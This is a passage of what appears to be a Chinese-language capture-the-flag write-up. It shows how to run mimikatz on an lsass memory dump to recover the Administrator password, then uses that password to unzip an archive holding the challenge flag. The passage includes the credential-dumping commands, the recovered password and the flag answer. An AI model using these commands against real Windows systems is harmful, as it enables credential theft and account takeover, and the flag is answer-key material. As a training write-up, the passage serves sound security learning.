两个模块调用后,对其使用可逆的算法进行加密并存储在内存之中, 而 mimikatz 正是通过对lsass逆算获取到明文密码!也就是说只要你不重启电脑,就可以通过他获取到登陆密码,只限当前登陆系统!


使用mimikatz获得该文件中administrator的密码,得到 W3lc0meToD0g3 mimikatz下载地址: https://github.com/gentilkiwi/mimikatz/

1
2
3
4
将lsass.dmp文件放到mimikatz.exe下目录
privilege::debug
sekurlsa::minidump lsass.dmp
sekurlsa::logonpasswords full

mimikatz 读取 lsass.dmp,得到 Administrator 密码 W3lc0meToD0g3(红框)

3、使用密码解压压缩包,得到flag.txt文件。(flag在文件底部,向下翻翻)

flag.txt 内容:D0g3{3466b11de8894198af3636c5bd1efce2}

flag:

1
2
D0g3{3466b11de8894198af3636c5bd1efce2}
flag{3466b11de8894198af3636c5bd1efce2}